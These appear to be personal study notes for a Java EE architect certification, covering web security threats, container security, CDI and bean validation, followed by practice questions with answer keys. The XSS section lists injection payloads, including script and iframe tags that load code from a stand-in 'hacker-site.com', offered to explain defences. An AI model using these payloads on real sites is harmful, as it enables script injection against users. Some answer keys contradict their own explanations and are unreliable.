
Input Validation Failures: input values are not checked, can cause Cross-Site Scripting (XSS), DoS and Injection attacks. It is important to validate input values on the server side (even if they are validated on the client side)
Solution: validate all input before processing, escape input

Output Sanitation: Re-displaying or echoing the data values entered by users is a potential security threat because it provides a hacker with a means to match the given input and its output, output values must be checked
Solution: validate all input before processing, escape input

Buffer Overflows :memory space overwritten, can cause DoS or execution of commands
Solution: validate all input before processing, escape input, check length

Data Injection Flaws :data or commands injected, caused by not checking input
Solution: validate all input before processing, escape input

Cross-Site Scripting (XSS) : from http://www.acunetix.com/websitesecurity/cross-site-scripting/ trusted site output can be manipulated to retrieve sensitive data from user, caused by not checking input. In a typical XSS attack the hacker infects a legitimate web page with his malicious client-side script. When a user visits this web page the script is downloaded to his browser and executed. There are many slight variations to this theme, however all XSS attacks follow this pattern, which is depicted in the diagram below.



A High Level View of a typical XSS Attack

As a web developer you are putting measures in place to secure the first step of the attack. You want to prevent the

hacker from infecting your innocent web page with his malicious script. There are various ways to do that, and this article goes into some technical detail on the most important techniques that you must use to disable this sort of attack against your users.

XSS Attack Vectors

So how does a hacker infect your web page in the first place? You might think, that for an attacker to make changes to your web page he must first break the security of the web server and be able to upload and modify files on that server. Unfortunately for you an XSS attack is much easier than that.

Internet applications today are not static HTML pages. They are dynamic and filled with ever changing content. Modern web pages pull data from many different sources. This data is amalgamated with your own web page and can contain simple text, or images, and can also contain HTML tags such as <p> for paragraph, <img> for image and <script> for scripts. Many times the hacker will use the 'comments' feature of your web page to insert a comment that contains a script. Every user who views that comment will download the script which will execute on his browser, causing undesirable behaviour. Something as simple as a Facebook post on your wall can contain a malicious script, which if not filtered by the Facebook servers will be injected into your Wall and execute on the browser of every person who visits your Facebook profile.

By now you should be aware that any sort of data that can land on your web page from an external source has the potential of being infected with a malicious script, but in what form does the data come?

<SCRIPT>
The <SCRIPT> tag is the most popular way and sometimes easiest to detect. It can arrive to your page in the following forms:
External script:
```
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT>
```
Embedded script:
```
<SCRIPT> alert("XSS"); </SCRIPT>
```
<BODY>
The <BODY> tag can contain an embedded script by using the ONLOAD event, as shown below:
```
<BODY ONLOAD=alert("XSS")>
```
The BACKGROUND attribute can be similarly exploited:
```
<BODY BACKGROUND="javascript:alert('XSS')">
```
<IMG>
Some browsers will execute a script when found in the <IMG> tag as shown here:
```
<IMG SRC="javascript:alert('XSS');">
```
There are some variations of this that work in some browsers:
```
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
```
<IFRAME>
The <IFRAME> tag allows you to import HTML into a page. This important HTML can contain a script.
```
<IFRAME SRC="http://hacker-site.com/xss.html">
```

Solution: validate all input before processing, escape input

Improper Error Handling: private system information disclosed, when error occurs
Solution: use proper error handling, map system errors to application errors

Insecure Data Transit or Storage: data disclosed by insecure communication or storage
Solution: use cryptography to ensure integrity and confidentiality

Weak Security Tokens: security tokens can be stolen
Solution: minimize security tokens being in transit, use standard/proven security mechanisms

Weak Passwords : passwords susceptible for brute-force/dictionary attacks
Solution: use biometrics, enforce password policy, expiration of passwords

Weak Encryption: weak encryption algorithms used
Solution: use stronger cryptographic algorithms

Session Hijacking: session can be stolen
Solution: invalidate session after logout/timeout, use PKI, use secure/encrypted communication channel

Insecure Configuration Data: security holes by faulty configuration in infrastructure
Solution: test and verify configuration

Broken Authentication: weak authentication mechanism
Solution: strong passwords, biometrics, certificates, strong session mechanisms, secure communication channel

Broken Access Control :resources not protected
Solution: test and verify access control

Policy Failures: missing or faulty rules in policy
Solution: test and verify security policy

Audit and Logging Failures: logs that can be modified, potential attack not logged
Solution: remote logging in an isolated secure area

Denial of Service (DoS) and Distributed DoS (DDoS) :disable service by letting it crash or flooding **with network traffic**
Solution: input/traffic filtering

Man-in-the-Middle Attack: read and/or modify messages between parties
Solution: use secure communication channel

Multiple Sign-On: more times that passwords are in transit
Solution: use SSO mechanisms

Deployment Problems: failures in configuration and infrastructure
Solution: test and verify application, policies and infrastructure

Coding Problems:failures in program flow, input validation, race conditions, etc.
Solution: code review and testing

4) Identify techniques associated with declarative and programmatic security, including the use of annotations, deployment descriptors, and JAAS technology.

CLIENT SECURITY

- **Applets run by browser**
- **Java Web Start**

- In both cases run in a "sandbox" (see above) which allows the end user to control what client-side resources the code can and cannot access or modify
- Compiled java bytecode must be signed before it can request access to these resources, prompting a modal dialog to permit or deny the operation.
- Protocols security: **RMI over SSL**, **HTTPS** (HTTP over SSL)

SERVER SIDE SECURITY

EJB CONTAINER:

DECLARATIVE SECURITY: It is possible to define by XML descriptors or annotations what roles can access to certain resource (EJB method)

PROGRAMMATIC SECURITY:The EJB container provides two methods on the EJBContext interface that allows developers to programmatically check a user's permission:

- `isCallerInRole`
- `getCallerPrincipal`
- `runAs` capability: the original identity of the caller is substituted in favor of an identity defined declaratively

WEB CONTAINER:
DECLARATIVE SECURITY: It is possible to define by XML descriptors or annotations what roles can access to certain resource (Servlet, EJB)

PROGRAMMATIC SECURITY:like the EJB container, Servlets and JSPs running on the web container also have access to security information provided by `HttpServletRequest`

`–isUserInRole`
`–getUserPrincipal`
-The mechanism used to check whether certain role can access to a certain resource roles is the URL authorization in web.xml, matching URLS and roles, the xml fragment of the web.xml would mean something like /mgr/* URL can be accessed only by "manager" role

```
<security-constraint>
  <display-name>mgr resources</display-name>
  <web-resource-collection>
  <web-resource-name>managers</web-resource-name>
  <description/>
  <url-pattern>/mgr/*</url-pattern>
  <http-method>GET</http-method>
  <http-method>PUT</http-method>
  <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <description/>
    <role-name>manager</role-name>
  </auth-constraint>
</security-constraint>

<security-role>
   <description>All Manager </description>
    <role-name>manager</role-name>
</security-role>
```

-The mapping between roles and user (principal) is stored in “Security Realm”, and it is vendor specific (some connector to a LDAP, database,…?
-The client can send the user/password to the web container using one of the following methods:

(1) **HTTP Basic Authentication**: BASIC (browser sends a dialog to enter user name and password and send them in clear)
(2) **Digest Authentication**: DIGEST BASIC (browser sends a dialog to enter user name and password and send the digest of password)
(3) **HTTPS Client Authentication**: CLIENT-CERT (browser send digital certificate)
(4) **Form-Based Authentication**: FORM (the developer must provide credential collecting pages)

-Transport security: It is possible to define the transport security
-**CONFIDENTIAL**: uses SSL and guarantees our data is encrypted so that it cannot be deciphered
- **INTEGRAL**: uses SSL and guarantees our will not be modified in transit
- **NONE**: does not apply SSL
NOTE: when use CONFIDENTIAL or INTEGRAL, the server uses the HTTPS protocol/port

WEB SERVICE

-**WS-Security standard**: addresses the topic of web services security as follows:

-**Authentication and Authorization**: Using credentials

-**Message-level data integrity**: Using XML signature

-**Message-level and transport confidentiality**: using encryption

- **like any other web resource** (the most common is HTTP BASIC or HTTP Digest)

5) Identify the security technologies that apply to an applications code, messaging and transport layers
See above

Appendix

Other interesting features of JEE6

Contexts and Dependency Injection (JSR 299)

- JEE 5 favored convention over configuration by replacing XML with annotations and POJOs. The JEE 6 extended POJOs with dependency injection (i.e JSR 299 -- Context and Dependency Injection - **CDI**). This enables a JSF managed bean component to interact with an enterprise Java bean (i.e. EJB) component model to simplify development. It is about time all various types of managed beans are unified. In Java EE 6, the CDI builds on a new concept called "**managed beans**", which is managed by the enterprise edition container. In CDI, a managed bean is a Java EE component that can be injected into other components. The specification also provides a set of services like **resource injection**, **lifecycle callbacks**, and **interceptors**.

- Any CDI managed component may **produce** and **consume events**. This allows beans to interact in a completely decoupled fashion. Beans consume events by registering for a particular event type and qualifier.

Managed beans

They are container-managed POJOs

- Lightweight component model
- Instances are managed by the container

What about EJB, REST, CDI. etc Bean? You could see everything as a Managed Bean with extra services

- An EJB is a Managed Bean with
  - Transaction support
  - Security
  - Thread safety
  - Persistence
- A REST service is a Managed Bean with
  - HTTP support
- A CDI bean is a Managed Bean with CDI services:
  - Auto-discovered – by the container
  - Set of qualifiers – solves ambiguity
  - Scope – context of a bean
  - Bean EL name – support non-type based invocation
  - Set of interceptor bindings
  - Alternative – replace bean at deployment time
  -

CDI Bean Example, please note that No annotation required nor bean declaration in XML file required

```
// This is a CDI bean
public class Greeting {
  public String greet(String name) {
    return "Hello, " + name;
  }
}
```

- How does container discover beans? By scanning the classpath that contains both application and container archives

- How can container scan only the relevant application archives for bean discovery? By detecting the presence of “beans.xml” in application archive,for WAR file, the “beans.xml” is under WEB-INF directory, for JAR file, the “beans.xml” is under META-INF directory beans.xml NOTE: It is not for declaring beans (like in Spring), therefore it can be empty

Example:

```
public class MyGreeter {
  // Inject Greeting object for field injection
 @Inject Greeting greeting;
 public sayGreeting(String name){
   System.out.println(greeting.greet(name));
 }
}
```

Bean validation 1.0 (JSR-303)

A. Developers often code the same validation logic in multiple layers of an application, which is time consuming and error-prone. At times they put the validation logic in their data model, cluttering it with what is essentially metadata. JEE 6 Improves validation and duplication with a much improved annotation based bean validation. Bean Validation offers a framework for validating Java classes written according to JavaBeans conventions. You use annotations to specify constraints on a JavaBean. For example,

The JavaBean is defined below

```
public class Contact {

    @NotEmpty @Size(max=100)
    private String firstName;

    @NotEmpty @Size(max=100)
    private String surname;

    @NotEmpty @Pattern("[a-zA-Z]+")
    private String category;

    @ShortName
    private String shortName; //custom validation
    ...
    public String getFirstName() {
        return firstName;
    }

    public void setFirstName(String firstName) {
        this.firstName = firstName;
    }
    ...
}
```

Custom validators can be defined by defining an annotation and relevant implementation

```
@ConstraintValidator(ShortNameValidator.class)
@Documented
@Target({ElementType.METHOD, ElementType.FIELD, ElementType.ANNOTATION_TYPE})
@Retention(RUNTIME)
public @interface ShortName {
       String message() default "Wrong name";
       String[] groups() default {};
}
```

Next the validation implementation class

```
public class ShortNameValidator implements ConstraintValidator <Contact, String> {
    private final static Pattern SHORTNAME_PATTERN = Pattern.compile("[a-zA-Z]{5,30}");
    public void initialize(Contact constraintAnnotation) {
        // nothing to initialize
    }


 public boolean isValid(String value, ConstraintValidatorContext context) {
        return SHORTNAME_PATTERN.matcher(value).matches();
    }
}
```

You could use the validator as shown below

```
Contact contact = new Contact();
conatct.setFirstName("Peter");
//.... set other values
ValidatorFactory validatorFactory = Validation.buildDefaultValidatorFactory();
Validator validator = validatorFactory.getValidator();
Set<ConstraintViolation<Contact>> violations = validator.validate(Contact);
```

Simplest Possible EJB 3.1 / REST (JSR-311) Component

The component realization resides in the package: [...].business.**orderprocessor**. It is deployed as a WAR. The business is the name of the layer/tier and the orderprocessor the component's realization. Why this packages? It is easier to manage dependencies between them during the continuus integration.

The component "orderprocessor" is organized internally in three, technical layers - also realized as packages:

- boundary: the external visible contract, the actual facade
- control: the actual business logic implementation
- entity: the persistence

Each package represents a responsibility and helps you also to measure the dependencies inside the component. E.g. elements from the entity package should not access the control or boundary.

The boundary is implemented as a no-interface view @Stateless EJB 3.1:

```
@Path("/orders/")
```

```
@Interceptors(CallAudit.class)
@Stateless public class OrderService {

    @EJB BillingService billing;
    @EJB DeliveryService delivery;
    @EJB Warehouse warehouse;

    @PUT
    @Produces({"application/xml","application/json"})
    @Consumes({"application/xml","application/json"})
    public Order order(Order newOrder){
        Order order = warehouse.checkout(newOrder);
        billing.payForOrder(order);
        delivery.deliver(order);
        return order;
    }

    @GET
    @Path("{orderid}/")
    @Produces({"application/xml","application/json"})
    public Order status(@PathParam("orderid") long orderId){
       return delivery.status(orderId);
    }
}
```

The functionality is directly exposed via REST, so there is no need to introduce dedicated interfaces. The OrderService starts transactions, can be decorated with cross-cutting aspects and represents the single entry point. Its a facade.

An element from the control layer simply relies on the existence of transactions - it is always executed in the boundary context.

```
@Stateless
public class DeliveryService {

    @PersistenceContext
    EntityManager em;

    public void deliver(Order order){
        System.out.println("Delivered: " + order);
        order.setDelivered(true);
    }


    public Order status(long orderId) {
        Order found = this.em.find(Order.class, orderId);
        if(found == null)
            found = new Order();
        return found;
    }
}
```

The entity layer consists of JPA-entities, either domain driven, or procedural.

```
@Entity
@Table(name = "T_ORDER")
```

```
@XmlRootElement
@XmlAccessorType(XmlAccessType.FIELD)
public class Order {

    @Id
    @GeneratedValue(strategy = GenerationType.AUTO)
    @XmlElement
    private long id;
    @XmlElement
    private int amount;
    @XmlElement
    private int productId;
    @XmlElement
    private boolean delivered;

    public Order() {
    }

    public Order(int amount, int productId) {
        this.amount = amount;
        this.productId = productId;
    }

    public boolean isDelivered() {
        return delivered;
    }

    public void setDelivered(boolean delivered) {
        this.delivered = delivered;
    }
}
```

The `Order` entity is also annotated with JAXB-annotations - what allows its serialization via XML or JSON without any additional work. In real world you will probably have to introduce a DTO to separate the different aspects of DB and XML serialization.

EJB 3.1 and JSR-311 (REST) fit perfectly together. You can expose EJB 3.1 directly as REST-facades and gain single-threaded programming model, transactionality etc. The dependency to the EJB 3.1 API is very low (two annotations) - you could even go without any annotation.

The JUnit-tests are simple as well:

```
[...]
import org.junit.Before;
import org.junit.Test;
import static org.junit.Assert.*;
import static org.mockito.Mockito.*;
public class OrderServiceTest {

    private OrderService orderService;

    @Before
    public void initOrderService() {
        this.orderService = new OrderService();
        this.orderService.billing = new BillingService();
        this.orderService.delivery = new DeliveryService();
```

```
        this.orderService.warehouse = mock(Warehouse.class);
    }

    @Test
    public void testOrder() {
        Order order = new Order(2, 1);
        when(this.orderService.warehouse.checkout(order)).thenReturn(order);
        Order ordered = this.orderService.order(order);
        assertNotNull(ordered);
        assertTrue(ordered.isDelivered());
    }
}
```

Questions

1)declarative security could be defined for

a) only methods

b) class and methods

2)timers que pasa con ellos ?

a) se pueden aplicar a todos los tipos de EJB

b) cuando se hace rollback se anulan las invocaciones pendientes?

c) cuando se hace shutdown se reanudan cuando se arranca?

3) pregunta del hot potato

4) ataques XSS, como mitigarlos (elegir 2), yo puse c) d)

a) encodando los caracteres < >

b)sustituyendo los caracteres < > en un URL Rewriting

c) ejecutando el script en el server side

d) verificando el input y el output

5) en un mensaje se protegen solo el body y/o también los attachments?

6) JSONNP ¿

7) TIMERS EN MANAGED BEANS?

Questions from Oracle

SECTION: 1: 1: Application Design Concepts and Principles

OBJECTIVE: 1.1: Explain the main advantages of an object oriented approach to system design including the effect of encapsulation, inheritance, delegation, and the use of interfaces, on architectural characteristics.

1) You are the architect of a new web application that must support a wide variety of requests with the potential that each request can have varying degrees of specialized logic. This system must support a flexible and extensible mechanism for your developers to add request logic.

Which design implementation should be selected to maximize flexibly and extensibility?
a) Implement a controller object to perform action management.
b) Implement a front controller with a command handler. (*)
c) Implement command objects and import them onto all JSP pages.
d) Implement scriptlets with page specific logic embedded into all JSP pages.

REFERENCE:
Core J2EE design patterns - Front Controller/Command Handler (Alur, Crupi, Malks)
Option B is correct.
Option A is incorrect because just a controller alone is not the best solution for extensibility.
Option C is incorrect because command objects are correct but importing on each JSP page is not appropriate for this solution. It does not address flexibility or extensibility.
Option D is incorrect because embedding logic in JSP pages allows for the least amount of flexibility.

SECTION: 2: 2: Common Architectures
OBJECTIVE: 2.1: Explain the advantages and disadvantages of two-tier architectures when examined under the following topics: scalability, maintainability, reliability, availability, extensibility, performance, manageability, and security.
2) Your organization has a legacy thick-client application. The issue is that the presentation and business logic are currently coupled. A change in presentation logic requires a change in business logic. A suggestion is to re-factor this into a three-tier application and separate the business logic from the presentation logic.

What non-functional requirement would you improve by separating the presentation layer from the business layers?
a) Security
b) Response Time
c) Manageability
d) Maintainability (*)
e) Performance

REFERENCE:
Practical Software Estimation: (M. A. Parthasarathy)
Option D is correct.
Option A is incorrect because securing a one-tier application is generally easier than securing a three-tier application. With a three-tier you need to secure the web server, application server, and database.
Option C is incorrect because manageability of one-tier application is generally easier than tree-tier application. With a three-tier you need to manage the health the web server, application server, and database.
Options B, E are incorrect because performance and response time of a one-tier system should be better than a three-tier. With a three-tier application the request/response cycle includes a web server, application server, and database.

SECTION: 3: 3: Integration and Messaging
OBJECTIVE: 3.1: Explain possible approaches for communicating with an external system from a Java EE-based system given an outline description of those systems and outline the benefits and drawbacks of each approach.
3) You organization has numerous Java applications on their internal network that must send daily updates to their inventory tracking system. It is important to keep the inventory system current. If the inventory system is unavailable when it restarts, it must be able to process and maintain all updates.

How should the inventory system receive these updates?
a) As a JMS durable subscriber. (*)
b) Using XML over HTTP.
c) Using SOAP over HTTP.
d) Using EJB3 and Java Persistence API.

REFERENCE:
The Java EE 5 Tutorial - The Java Series Enterprise Edition - Third Edition.
Option A is correct.
Options B, C, D are incorrect because JMS is the only implementation that can guarantee message delivery.

SECTION: 4: 4: Business Tier Technologies
OBJECTIVE: 4.1: Explain and contrast uses for Entity Beans, Entity Classes, Stateful and Stateless Session Beans, and Message Driven Beans. Understand the advantages and disadvantages of each type.
4) Your organization is interested in building an application that will allow users to query and read volumes of statistical data for analysis. They anticipate high volumes of traffic and want the most scalable solution. This application will be distributed in a cluster and deployed as an enterprise archive. Components should be designed so that they can be accessed remotely by other Java applications.

What Java EE component type and remote access technology is correct for this architecture?
a) Servlet accessed using HTTP.
b) Message-driven bean accessed using JMS.
c) Stateless session bean accessed using RMI. (*)
d) Stored procedures and DAO's.

REFERENCE:
The Java EE 5 Tutorial - The Java Series Enterprise Edition - Third Edition.
Option D is correct.
Option A is incorrect because this is not the most scalable solution.
Option B is incorrect because this not a workflow application and requires remote accessibility.
Option D is incorrect because this is not the most scalable solution.

SECTION: 5: 5: Web Tier Technologies
OBJECTIVE: 5.1: State the benefits and drawbacks of adopting a web framework in designing a Java EE application
5) You are building a new website that presents certain GUI controls and data on multiple pages.

Which two will you implement to prevent redundant GUI code? (Choose two.)
a) Use a business delegate to decouple the GUI from the business service.
b) Use a service locator to locate business services.
c) Access the data using JDBC.
d) Use templates to create composite view components. (*)
e) Custom Tag Libraries. (*)
f) Use Model-View-Controller.

REFERENCE:
Core J2EE Patterns Second Edition: (Alur, Crupi, Malks)
Options D, E are correct.
Options A, B, C, F are incorrect because they do not deal with the GUI.

SECTION: 6: 6: Applicability of Java EE Technology
OBJECTIVE: 6.1: Given a specified business problem, design a modular solution implemented using Java EE which solves that business problem.
6) You are architecting a new web deployed portfolio management application. In the current system, the Portfolio Managers have a desktop application running on their local PCs, and you want to implement the new solution with a GUI that is similar to their desktop application. Once the users have set up and approved a portfolio, you must use a Web service to send the trade to a fund trading system.

What two technologies are required for this new application? (Choose two.)
a) JAX-WS (*)
b) JMS
c) JSSE

d) JCE
e) JSP
f) JSF (*)

REFERENCE:
JSF 1.2 spec.
Options A, F are correct.
Options B, C, D are incorrect because they are not indicated by the requirements.
Option E is incorrect because it could be used, but only by adding Ajax, which is not mentioned in the requirements.

SECTION: 7: 7: Patterns
OBJECTIVE: 7.1: From a list, select the most appropriate pattern for a given scenario. Patterns are limited to those documented in the book - Alur, Crupi and Malks. Core J2EE Patterns: Best Practices and Design Strategies 2nd Edition, 2003. and named using the names given in that book.
7) You are architecting a new Change Request management system using asynchronous messaging. You have chosen to use a message-driven bean (MDB) to receive the message, interpret the client request, and locate the appropriate business service to handle the request.

What design pattern is this an example of?
a) Transfer Object Assembler
b) Service Locator
c) Service to Worker
d) Service Activator (*)
e) Web Service Broker

REFERENCE:
Core J2EE Patterns Second Edition: (Alur, Crupi, Malks)
Option D is correct.
Option A is incorrect because that creates an aggregate transfer object.
Option B is incorrect because it is not asynchronous.
Option C is incorrect because it does not address the requirements.
Option E is incorrect because we are not using Web Services.

SECTION: 8: 8: Security
OBJECTIVE: 8.1: Explain the client-side security model for the Java SE environment, including the Web Start and applet deployment modes.
8) A company is trying to cause chaos by sending out an unsigned applet that is loaded via the net.

What action can the applet take to cause untold destruction?
a) Access file directories on the local machine.
b) Access load libraries on the local machine.
c) Make network connections to another web server.
d) Use excessive amounts of CPU time. (*)

REFERENCE:
http://java.sun.com/sfaq/
Option D is correct.
Options A, B, C are incorrect because they are prevented by the sandbox.

Questions from Internet

Question: 1

What are the three primary roles in a web service interaction? (Choose three.)
A. Broker
B. Facade

C. Provider
D. Decorator
E. Requestor
F. Interceptor
Answer: A, C, E

Question: 2

A stock trading company is writing a new application for stock market forecasting. A significant portion of the work required by the business logic involves navigating through the persistent object model. As lead architect on this project, you have chosen JPA over EJB2 entity beans to implement these persistent objects. You have done this to maximize performance when navigating through the model. Why does JPA offer better performance for this task?
A. JPA guarantees referential integrity at the object level.
B. JPA allows the application to specify lazy or eager retrievals.
C. JPA simplifies the source code that implements the object model.
D. The guaranteed referential integrity in EJB2 entity beans is expensive.
Answer: B

Question: 3

A developer creates a Java web service to be used by consumers in an SOA. This SOA uses a UDDI service registry. How can the developer make the new service available to consumers?
A. Deploy to the registry using JAXR
B. Publish to the registry using JAXR
C. Query the registry using JAX-RPC
D. Target the registry using JAX-RPC
Answer: B

Question: 4

With the release of a new product line, there has been a significant increase in the volume of transactions on your web site. You need to scale your application and manage session failover. What is the best option for scalability?
A. Add additional web servers and application servers
B. Introduce a High Availability pair and utilize sticky sessions
C. Add additional application servers and implement DNS round robin
D. Add additional application servers and use clustered HttpSession
Answer: D

Question: 5

You are asked to architect an SOA solution that leverages Java web services. The architecture needs to be flexible and allow for the SOAP 1.1, SOAP 1.2, and REST implementations. Which Java EE technology should you use?
A. JAXP
B. JAXB
C. JAX-WS
D. JAX-RPC
Answer: C

Question: 6

You are architecting an online ordering application with these requirements:

Users access the system over the Internet using HTML.
An email message is sent to the user confirming the order.
Users must log in and are validated using LDAP.
The product catalog is stored in a relational database.
All orders are logged to the internal fulfillment system.
Orders must not be lost.
Which Java EE technology should be used to send orders to the fulfillment system?
A. JNDI
B. JMS
C. JAX-WS
D. RMI-IIOP
Answer: B

Question: 7

An online sporting goods store's web application uses HTTPSession to store shopping carts. When the application is initially deployed, the business plan predicts only a few customers will access the site. Over time, the store projects a steady increase in volume. The deployment plan calls for a single web container in the initial deployment. As demand increases, the plan calls for multiple web containers on separate hardware with clustered HTTPSession objects. Which two principles will help the application meet the requirements and optimize performance? (Choose two.)
A. The application should store as much as possible in HTTPSession objects.
B. The application should NOT make frequent updates to HTTPSession objects.
C. The application should make coarse-grained updates to HTTPSession objects.
D. The application should create new HTTPSession objects instead of updating existing objects.
Answer: B, C

Question: 8

You are writing a utility that searches for existing web services provided by large companies through UDDI. Your web site allows the user to input search criteria using event-driven, state managed GUI screens, performs the search, and displays them in a formatted HTML page. Which technologies would you use for this application?
A. JSP and JAXB
B. JSF and JAXR
C. JSF and JAX-WS
D. JSP and JAX-WS
Answer: B

Question: 9

A company has a web service that provides the most recent price for stocks, mutual funds, and commodities. The company has the only web service that allows a person to check prices on all three financial assets with one call. Its system does not store this information but sends individual calls to each of the primary vendors for an asset and then aggregates the response to the requester. The company has committed to support a non-functional requirement (NFR) for performance that states it must process all requests within three seconds and each of the three vendors is obligated to support the NFR as dictated by the company. Where, in the message flow, is it appropriate to measure whether all the NFRs are met?
A. when a request is received and a response is sent to the requester
B. when a request is received, first call to vendor, last response from vendors, response is sent to a requester
C. when a requester sends a request, the request is received, each call to vendor, each

response from vendor, requester receives response
D. when a request is received, each call to vendor, each response from a vendor, a response is sent to a requester
Answer: D

Question: 10

A Java web component, EJB component, or another web service can be a client to a web service. Which Java API can the client use to access the web service through a Service Endpoint Interface?
A. JAXB
B. JAXR
C. JDBC
D. JAX-WS
Answer: D

Question: 11

Which three are parts of a SOAP message? (Choose three.)
A. SOAP body
B. SOAP endpoint
C. SOAP headers
D. SOAP handlers
E. SOAP attachments
Answer: A, C, E

EXAMEN Question: 12

You are integrating with a single legacy Enterprise Information System. You are interested in the transaction management capabilities of the Java Connector Architecture. This new system needs the capability to invoke multiple operations against this single legacy system. These operations succeed together or fail together as a group. To which minimum level of transaction management are you going to set your resource adapter?
A. No transaction
B. Local transaction
C. Distributed transaction
D. Container Managed transaction
Answer: B

Question: 13

What is an advantage of XML over HTTP, as compared to SOAP over HTTP, for web services?
A. Guaranteed delivery
B. More security options
C. Smaller message size
D. Strongly typed parameters
Answer: C

Question: 14

An application needs to invoke a service on a remote system over a low latency connection, and then wait for a response. Which two are best for this type of invocation? (Choose two.)
A. JMS topic
B. JMS queue
C. RMI over IIOP
D. synchronous web service
E. asynchronous web service

Answer: C, D

Question: 15

Your new architecture needs to access the business logic of an Enterprise Information Solution (EIS). What are three benefits of using the Java Connector Architecture to connect to EIS instead of implementing a proprietary solution? (Choose three.)
A. Security
B. Performance
C. Loose coupling
D. Connection pooling
E. Common Client Interface
Answer: A, D, E

Question: 16

Your web application requires access to several different services, so you created a Service Locator class to be used by the UI developers on the team. New services with different interfaces are occasionally added. Unfortunately, the caching benefits of the Service Locator class are NOT being realized because a new instance of this class is being created in every backing bean method that requires a service. Which pattern should you apply to eliminate this problem?
A. Bridge
B. Singleton
C. Prototype
D. Factory Method
E. Business Delegate
Answer: B

Question: 17

What are two benefits of using the Value List Handler pattern? (Choose two.)
A. Improves network performance
B. Facilitates exposing existing services
C. Provides an alternative to potentially inefficient EJB finders
D. Facilitates post-processing across heterogeneous requests
E. Provides a mechanism to support shared elements of composite views
Answer: A, C

EXAMEN Question: 18

What are two capabilities of the Abstract Factory pattern? (Choose two.)
A. Creates whole-part hierarchies
B. Creates families of related objects
C. Enforces dependencies between concrete classes
D. Specifies the types of objects to create using a sample instance
E. Separates the construction of a complex object from its representation
Answer: B, C

Question: 19

A teenage fashion web site, includes a set of pages for displaying and browsing their catalog, as well as pages for making fashion suggestions that also display tables of catalog entries. Currently, the JSP code uses scriptlets that perform database SELECT statements and format the results in HTML tables. You have been hired to help reduce the maintenance overhead when either the look is modified or the database schema changes. Which two patterns, used together, do you apply to reduce this maintenance overhead? (Choose two.)
A. View Helper
B. Front Controller

C. Composite View
D. Data Access Object
Answer: A, D

Question: 20

A new security feature has been requested for an existing web application with the following requirements:
All requests must be logged to a secure database.
Each request must be time-stamped with the start and completion times.
Each request must contain the IP address of the client that made the request.
Which pattern is most applicable for this new feature?
A. Strategy
B. Front Controller
C. Abstract Factory
D. Intercepting Filter
E. Model View Controller
Answer: D

Question: 21

Which two are benefits of using the Intercepting Filter pattern? (Choose two.)
A. Allows the recombination of filters
B. Provides efficient data sharing between filters
C. Facilitates creating a generic command interface
D. Facilitates common processing across heterogeneous requests
E. Helps to minimize coupling between the presentation and business tiers
Answer: A, D

Question: 22

You are building a subsystem that has several complex components, but you want to hide that complexity from the client code. Which pattern can you apply to hide this complexity?
A. Proxy
B. Bridge
C. Adaptor
D. Facade
E. Decorator
Answer: D

Question: 23

Some media players use a virtual proxy for image loading. What is the benefit of using a virtual proxy?
A. It controls access to the original object.
B. It defers creation of expensive objects until necessary.
C. It provides a local representation for an object in a different address space.
D. It is a replacement for a bare pointer that performs additional actions when an object is accessed.
Answer: B

Question: 24

Your company's web site is supported with a cluster of load-balanced web servers and a database server. To reduce expenses, your company must replace your current cluster of web servers with a single web server. All servers under consideration have the same specification.
Which three items will be negatively impacted by this re-architecture? (Choose three.)
A. Security

B. Reliability
C. Scalability
D. Availability
E. Manageability
F. Maintainability
Answer: B, C, D

EXAMEN Question: 25

A company manufactures widgets for sale to distributors. Distributors call this company when they want to order more widgets. The company wants the distributors to send orders using XML documents over the Internet to reduce the number of data entry personnel needed. It has no control over the distributor's technologies. The company does not want the orders to impact the performance of the other users. You have been assigned the task of designing the new API. Which approach do you take?
A. design the API as a JMS queue
B. design the API as an RMI interface
C. design the API as a synchronous web service
D. design the API as an asynchronous web service
Answer: D

Question: 26

You have been tasked with improving the availability of an existing three-tier application. What is your first step in evaluating what changes should be made to the architecture to achieve the goal?
A. Monitor network traffic between tiers
B. Separate presentation from business logic
C. Identify and document all single points of failure
D. Cluster the presentation tier without session replication
Answer: C

Question: 27

Which non-functional requirement is a disadvantage for a two-tier architecture?
A. Security
B. Reliability
C. Availability
D. Manageability
Answer: D

Question: 28

A travel company is designing an application to allow customers to browse for information on any flights operating domestically and to place new reservations on any of those flights. The company makes the following assumptions: significant read volume, in terms of operations the customers will perform significant overlap, in the search criteria of customers simple processing of each customer browse/update request What advice can you give this company?
A. use a two-tier architecture (rich client directly accessing the database) because running copies of the business logic in each client provides significant advantages in terms of processing time per request
B. use a three-tier architecture (thin client -> application server -> database) because executing business logic remotely on a central location results in better performance per request
C. use a three-tier architecture (thin client -> application server -> database) because the shared business server allows them to cache information with high likelihood of cache hits, which reduces the load on the database
D. use a two-tier architecture (rich client directly accessing the database) because each client can operate on its own business objects, independently of others, which provides significant

advantages from reduced latency due to synchronization
Answer: C

EXAMEN Question: 29

